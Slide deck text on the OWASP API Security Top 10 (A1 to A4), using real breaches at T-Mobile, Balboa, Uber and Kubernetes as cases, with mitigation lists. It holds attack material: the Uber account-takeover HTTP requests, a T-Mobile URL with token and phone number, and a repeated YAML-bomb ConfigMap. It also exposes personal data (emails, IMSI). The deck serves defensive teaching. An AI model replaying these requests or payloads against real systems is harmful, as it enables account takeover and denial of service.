



OWASP API Security Top 10





Kristin Davis

Head of Marketing
42Crunch

OWASP API Top 10 (PPT graphics) contributor!



Dmitry Sotnikov

Vice President of Cloud Platform
42Crunch

OWASP API Top 10 contributor

“83% of all web traffic is
now API call traffic.”

- Akamai, State of the Internet 2018 -

“By 2021, exposed APIs will form a larger surface area for attacks than the UI in 90% of web-enabled applications.”

- *Gartner, API Strategy Maturity Model, October 2019-*

“By 2022,
APIs will
become the
#1 attack
vector.”

- Gartner, How to Build an Effective API Security Strategy -

Source: API vuln reports at
[APIsecurity.io](#)







Traditional vs. Modern

...

Traditional Application



Modern Application





OWASP API Security Top 10


- [A1 : Broken Object Level Authorization](#)
- [A2 : Broken Authentication](#)
- [A3 : Excessive Data Exposure](#)
- [A4 : Lack of Resources & Rate Limiting](#)
- [A5 : Missing Function Level Authorization](#)
- [A6 : Mass Assignment](#)
- [A7 : Security Misconfiguration](#)
- [A8 : Injection](#)
- [A9 : Improper Assets Management](#)
- [A10 : Insufficient Logging & Monitoring](#)





A1: Broken Object Level Authorization

...





T-Mobile API Breach (2017)

https://www.vice.com/en_us/article/7xkyyz/t-mobile-customer-data-bug-hackers-no-excuse

The screenshot shows a browser developer tools Network tab with a JSON response. The URL is `https://wsg.t-mobile.com/permissionManagement/v1/user/lines?access_token=01.TCZYeSQbclG2g3xVg&msisdn=+19518345203`. The response is a JSON object with the following structure:

```
JSON Raw Data Headers
Save Copy
implicitPermissions:
  0:
    user:
      IAMEmail: "slamraids@gmail.com"
      userid: "U-cab75f6f-fbc9-4916-be05-b57aeae4d367"
    lines:
      0:
        accountStatus: "A"
        ban: "943861726"
        customerType: "NPAH_NP"
        givenName: "Raymond"
        imsi: "310260425812135"
        isLineGrantable: "true"
        isPrimaryMSISDN: "TRUE"
        msisdn: "19518345203"
```



T-Mobile API Breach (2017)

https://www.vice.com/en_us/article/7xkyyz/t-mobile-customer-data-bug-hackers-no-excuse

```
JSON Raw Data Headers
Save Copy
implicitPermissions:
  0:
    user:
      IAMEmail: "slamraids@gmail.com"
      userid: "U-cab75f6f-fbc9-4916-be05-b57aeae4d367"
    lines:
      0:
        accountStatus: "A"
        ban: "943861726"
        customerType: "NPAH_NP"
        givenName: "Raymond"
        imsi: "310260425812135"
        isLineGrantable: "true"
        isPrimaryMSISDN: "TRUE"
        msisdn: "19518345203"
        permissionType: "inherited"
      1:
        user:
          IAMEmail: "rayabernathy@earthlink.net"
          userid: "U-f345cead-34cd-4aa5-8328-b4c01944ea1c"
        lines:
          0:
            accountStatus: "A"
            ban: "943861726"
            customerType: "NPAH_NP"
            givenName: "Raymond"
            imsi: "310260425812135"
            isLineGrantable: "false"
            isPrimaryMSISDN: "TRUE"
            msisdn: "19518345203"
```

- API behind a web portal
- Phone numbers as IDs
- Was exploited in the wild (e.g. “SIM swap”)



A1: Mitigation

- Implement authorization checks with user policies and hierarchy
- Don't rely on IDs sent from client. Use IDs stored in the session object.
- Check authorization each time there is a client request to access database
- Use random non-guessable IDs (UUIDs)



A2: Broken Authentication

...





Balboa hot tubs (2018)

<https://apsecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/>





Balboa hot tubs (2018)

<https://apisecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/>



- Comes with an unprotected WiFi hotspot
- Mobile app uses that wifi ID as username
- Password is hardcoded



Balboa hot tubs (2018)

<https://apisecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/>

| | | | | |
|-----|-------------------|---------------------|-------|-------------|
| map | 00:15:27:1A:2B:77 | BWGSpa_1A2B77 | infra | 2016-02-15T |
| map | 00:15:27:1A:2B:8C | BWGSpa_1A2B8C | infra | 2016-11-05T |
| map | 00:15:27:1A:2B:F7 | BWGSpa_1A2BF7 | infra | 2016-07-13T |
| map | 00:15:27:1A:2C:06 | BWGSpa_1A2C06 | infra | 2015-02-17T |
| map | 00:15:27:1A:2C:29 | BWGSpa_1A2C29 | infra | 2015-03-01T |
| map | 00:15:27:1A:2D:10 | BWGSpa_1A2D101A2D10 | infra | 2017-05-25T |
| map | 00:15:27:1A:2D:A8 | BWGSpa_1A2DA8 | infra | 2016-02-12T |
| map | 00:15:27:1A:2D:B6 | BWGSpa_1A2DB6 | infra | 2015-07-11T |
| map | 00:15:27:1A:2D:F9 | BWGSpa_1A2DF9 | infra | 2016-09-24T |
| map | 00:15:27:1A:30:3F | BWGSpa_1A303F | infra | 2015-03-24T |
| map | 00:15:27:1A:30:51 | BWGSpa_1A3051 | infra | 2015-08-15T |
| map | 00:15:27:1A:30:A3 | BWGSpa_1A30A3 | infra | 2017-09-12T |
| map | 00:15:27:1A:30:B3 | BWGSpa_1A30B3 | infra | 2015-09-01T |

- All IDs start with BWGSpa_



Balboa hot tubs (2018)

<https://apisecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/>

Network Location

map 00:15:27:1A:2B:64 BWGSpa_1A2B641A2B64 infra 2017-08-31T21:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2B:77 BWGSpa_1A2B77 infra 2016-02-15T21:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2B:8C BWGSpa_1A2B8C infra 2016-11-05T11:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2B:F7 BWGSpa_1A2BF7 infra 2016-07-13T12:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2C:06 BWGSpa_1A2C06 infra 2015-02-17T21:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2C:29 BWGSpa_1A2C29 infra 2015-03-01T16:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2D:10 BWGSpa_1A2D101A2D10 infra 2017-05-25T15:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2D:A8 BWGSpa_1A2DA8 infra 2016-02-12T15:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2D:B6 BWGSpa_1A2DB6 infra 2015-07-11T20:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:2D:F9 BWGSpa_1A2DF9 infra 2016-09-24T17:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:30:3F BWGSpa_1A303F infra 2015-03-24T21:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:30:51 BWGSpa_1A3051 infra 2015-08-15T08:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:30:A3 BWGSpa_1A30A3 infra 2017-09-12T09:00:00Z - 2018-05-18T13:00:00Z 50.998185

map 00:15:27:1A:30:B3 BWGSpa_1A30B3 infra 2015-09-01T20:00:00Z - 2018-05-18T13:00:00Z 50.998185

Network Location

Click for interactive map




A2: Mitigation

- Check all possible ways to authenticate to all APIs
- Password reset APIs and one-time links also allow users to get authenticated and should be protected just as seriously
- Use standard authentication, token generation, password storage, MFA
- Use short-lived access tokens
- Authenticate your apps (so you know who is talking to you)
- OAuth token is not authentication (hotel key analogy)
- Use stricter rate-limiting for authentication, implement lockout policies and weak password checks



...

A3: Excessive Data Exposure





Uber account takeover (2019)

<https://apisecurity.io/issue-49-uber-account-takeover-leaky-get-api/>

1. Error message leaking user UUID

Request

```
POST /p3/fleet-manager/\_rpc?rpc=addDriverV2 HTTP/1.1
Host: partners.uber.com
>{"nationalPhoneNumber":"99999xxxxx","countryCode":"1"}
```

Response

```
{
  "status": "failure",
  "data": {
    "code": 1009,
    "message": "Driver '47d063f8-0xx5e-xxxxx-b01a-xxxx' not found"
  }
}
```



Uber account takeover (2019)

<https://apisecurity.io/issue-49-uber-account-takeover-leaky-get-api/>

2. Make a request with the UUID

Request

```
POST /marketplace/\_rpc?rpc=getConsentScreenDetails HTTP/1.1
Host: bonjour.uber.com
Connection: close
Content-Length: 67
Accept: application/json
Origin: [https://bonjour.uber.com](https://bonjour.uber.com)
x-csrf-token: xxxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36
DNT: 1
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: xxxx
{"language":"en","userUuid":"xxxx-776-4xxxx1bd-861a-837xxx604ce"}
```



Uber account takeover (2019)

<https://apisecurity.io/issue-49-uber-account-takeover-leaky-get-api/>

3. Receive tons of user data including mobile app authentication token

Response
(173 lines!!!)

```
{  
  "status": "success",  
  "data": {  
    "language": "en",  
    "userUuid": "xxxxxxxx1e"  
  },  
  "user": {  
    "uuid": "cxxxxxc5f7371e",  
    "firstname": "Maxxxx",  
    "lastname": "XXXX",  
    "role": "PARTNER",  
    "languageId": 1,  
    "countryId": 77,  
    "mobile": null,  
    "mobileToken": 1234,  
    "mobileCountryId": 77,  
    "mobileCountryCode": "+91",  
    "hasAmbiguousMobileCountry": false,  
    "lastConfirmedMobileCountryId": 77,  
    "email": "xxxx@gmail.com",  
    "emailToken": "xxxxxxxxx",  
    "hasConfirmedMobile": "no",  
    "hasOptedInSmsMarketing": false,  
    "hasConfirmedEmail": true,  
    "gratuity": 0.3,  
    "nickname": "abc@gmail.com",  
    "location": "00000",  
    "banned": false,  
    "cardio": false,  
    "token": "b8038ec4143bb4xxxxxx72d",  
    "fraudScore": 0,  
    "inviterUuid": null,  
    "pictureUrl": "xxxxx.jpeg",  
    "recentFareSplitterUuids": [  
      "xxx"  
    ],  
    "lastSelectedPaymentProfileUuid": "xxxxxx",  
    "lastSelectedPaymentProfileGoogleWalletUuid": null,  
    "inviteCode": {  
      "promotionCodeId": "xxxxx",  
      "promotionCodeUuid": "xxxx",  
      "promotionCode": "manishas105",  
      "createdAt": {  
        "type": "Buffer",  
        "data": [0, 0, 1, 76, 2, 21, 215, 101]  
      },  
      "updatedAt": {  
        "type": "Buffer",  
        "data": [0, 0, 1, 76, 65, 211, 61, 9]  
      }  
    },  
    "driverInfo": {  
      "contactinfo": "999999999xx",  
      "contactinfoCountryCode": "+91",  
      "driverLicense": "None",  
      "firstDriverTripUuid": null,  
      "iphone": null,  
      "partnerUserUuid": "xxxxxx",  
      "receiveSms": true,  
      "twilioNumber": null,  
      "twilioNumberFormatted": null,  
      "cityknowledgeScore": 0,  
      "createdAt": {  
        "type": "Buffer",  
        "data": [0, 0, 1, 84, 21, 124, 80, 52]  
      },  
      "updatedAt": {  
        "type": "Buffer",  
        "data": [0, 0, 1, 86, 152, 77, 41, 77]  
      },  
      "deletedAt": null,  
      "driverStatus": "APPLIED",  
      "driverFlowType": "UBERX",  
      "statusLocks": null,  
      "contactinfoCountryIso2Code": "KR",  
      "driverEngagement": null,  
      "courierEngagement": null  
    },  
    "partnerInfo": {  
      "address": "Nxxxxxxxx",  
      "territoryUuid": "xxxxxx",  
      "company": "None",  
      "address2": "None",  
      "cityId": 130,  
      "cityName": "None",  
      "firstPartnerTripUuid": null,  
      "preferredCollectionPaymentProfileUuid": null,  
      "phone": "",  
      "phoneCountryCode": "+91",  
      "state": "None",  
      "vatNumber": "None",  
      "zipcode": "None",  
      "lat": 37.7749, "lon": -122.4194  
    }  
  }  
}
```



A3: Mitigation

- Never rely on client to filter data
- Review all responses, only return what the API consumers really need
- Define schemas of all the API responses
- Don't forget about error responses
- Identify all the sensitive or PII info and justify its use
- Enforce response checks to prevent accidental data and exception leaks



A4: Lack of Resources & Rate Limiting





Kubernetes API Server DoS (2019)

<https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/>


```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```



Kubernetes API Server DoS (2019)

<https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/>

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```




i



Kubernetes API Server DoS (2019)

<https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/>

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
